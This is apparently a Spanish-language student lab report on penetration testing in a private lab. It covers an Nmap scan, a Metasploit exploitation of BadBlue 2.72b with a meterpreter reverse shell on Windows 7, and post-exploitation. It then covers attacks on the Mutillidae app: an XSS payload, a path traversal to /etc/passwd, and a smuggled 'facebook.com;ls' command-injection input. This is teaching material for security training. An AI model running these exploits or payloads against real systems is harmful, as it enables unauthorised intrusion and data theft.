- **Ventaja:** efectivo contra firewalls que permiten conexiones salientes desde la máquina víctima, pero bloquean las conexiones entrantes.
- **Ejemplo:** cmd/unix/reverse_netcat, donde la máquina Metasploitable se conecta a la máquina Kali Linux, proporcionando una shell.

- **Bind Payload**
- **Funcionamiento:** En un payload de tipo bind, la máquina víctima abre un puerto específico y espera que el atacante se conecte a ese puerto.
- **Ventaja:** Puede ser útil si el atacante tiene restricciones de conectividad, como estar atrás de un firewall que bloquea conexiones salientes. Sin embargo, son más fáciles de bloquear por la máquina víctima.
- **Ejemplo:** cmd/unix/bind_netcat, donde la máquina Metasploitable abriría un puerto y esperaría a conectar.

Ejercicio 4 : Exploiting en Windows metasploit. Instalar en Windows la aplicación Easy File Management Web Server 5.3 (<https://www.exploit-db.com/exploits/33790>) y detallar el proceso de explotación con Metasploit.


- Realicé el ejercicio con BadBlue, iniciando con Nmap para un escaneo de puertos.

```


$ nmap -p- 192.168.100.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 02:14 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 19.44% done; ETC: 02:16 (0:01:10 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 35.63% done; ETC: 02:15 (0:00:52 remaining)
Nmap scan report for 192.168.100.120
Host is up (0.00072s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 80.47 seconds
  
```

- Bad blue en la máquina de Windows 7.



- Abro la consola de Metasploitable en Kali Linux y busco las opciones con search badblue.



```

https://metasploit.com

=[ metasploit v6.4.18-dev ]
+-- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+-- --[ 1471 payloads - 47 encoders - 11 nops ]
+-- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 > search badblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/http/badblue_ext_overflow 2003-04-20      great Yes  badblue 2.5 EXT.dll Buffer Overflow
1  exploit/windows/http/badblue_passthru     2007-12-10      great No   badblue 2.72b PassThru Buffer Overflow
2  \ target: badblue EF 2.7 Universal          .              .      .
3  \ target: badblue 2.72b Universal          .              .      .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/badblue_passthru
After interacting with a module you can manually set a TARGET with set TARGET 'badblue 2.72b Universal'

```

- Configuro el target correspondiente a badblue (target 1) y configuro el payload tomando el puerto número 80 y mostrando las opciones.



```

msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set TARGET 1
TARGET => 1
msf6 exploit(windows/http/badblue_passthru) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOST 192.168.100.120
RHOST => 192.168.100.120
msf6 exploit(windows/http/badblue_passthru) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/badblue_passthru) > set LHOST 192.168.100.117
LHOST => 192.168.100.117
msf6 exploit(windows/http/badblue_passthru) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/http/badblue_passthru) > show options

Module options (exploit/windows/http/badblue_passthru):
Name      Current Setting  Required  Description
--      -
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.100.120 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80              yes        The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
VHOST     no              no        HTTP server virtual host

```

- Ejecuto el Exploit.

```
msf5 exploit(windows/http/badblue_pass thru) > exploit
[*] 192.168.100.120 - 192.168.100.120: 50000 bytes of data
[*] Started reverse TCP handler on 192.168.100.117:4444 - 70 ms
[*] Trying target BadBlue 2.72b Universal... - 40 ms
[*] Sending stage (176198 bytes) to 192.168.100.120 - 40 ms
[*] Meterpreter session 1 opened (192.168.100.117:4444 -> 192.168.100.120:49732) at 2024-08-21 02:12:14 -0400
```

- **Obtengo información de la máquina con el comando sysinfo con meterpreter.**


```
meterpreter > sysinfo
Computer Name : WIN-BMUKDGQ3JV8 - 100 ms
OS : Windows 7 (6.1 Build 7600). - 100 ms
Architecture : x86
System Language : es_ES - 100 ms
Domain : WORKGROUP - 100 ms
Logged On Users : 2 - 100 ms
Meterpreter : x86/windows - 100 ms
```

Ejercicio 5: Post Explotación Realiza alguna labor de post explotación en las máquinas comprometidas usando el módulo post de metasploitable.

- **Utilizo el comando sysinfo para obtener información del sistema.**

```
meterpreter > sysinfo
Computer Name : WIN-BMUKDGQ3JV8 - 100 ms
OS : Windows 7 (6.1 Build 7600). - 100 ms
Architecture : x86
System Language : es_ES - 100 ms
Domain : WORKGROUP - 100 ms
Logged On Users : 2 - 100 ms
Meterpreter : x86/windows - 100 ms
meterpreter > exit
[*] Shutting down session: 1
```

- **Screenshot del escritorio.**



Ejercicio 6: Auditoría web (35%) En la máquina mestasploitable hay varias aplicaciones web, realiza una auditoría a la aplicación web multillidae alojada en dicha máquina.

Realiza los siguientes ataques:

Aplique la ip 192.168.100.119/mutillidae// para realizar el ejercicio.

- XSS reflejado

Minimize all open windows and show the desktop

192.168.100.119/mutillidae/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these Mozilla Add-ons](#)

@webpwnized

Mutillidae Channel

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

backtrack

Samurai Web Testing Framework


BUILT ON eclipse

php MySQL


Toad

Muestro el apartado donde realizaré el script de javascript


```
<script>alert('HOLAHACKER')</script>
```



Resultando con éxito.




- XSS almacenado.




- CSRF

Almacenamiento web HTML5, inspecciono y modifico con las herramientas de diseñador he introduzco las palabras Cartago, Costa Rica en la pestaña de Application en Local Storage.

Original.




Cambio realizado.



• Local File Inclusion .

Como vi que carga la pagina utilizando el parámetro page, modifiqué los archivos utilizando la línea <http://192.168.100.119/mutillidae/index.php?page=../../../../etc/passwd> para corroborar el acceso ya que me confirma la vulnerabilidad porque muestra los resultados necesarios tipo root.



• Command Injection

Buscar en la página web por búsqueda de DNS por ejemplo DNS Lookup donde pueda ingresar dominio, ingrese facebook.com;ls para abrir el directorio, dando como resultado positivo al archivo malicioso.

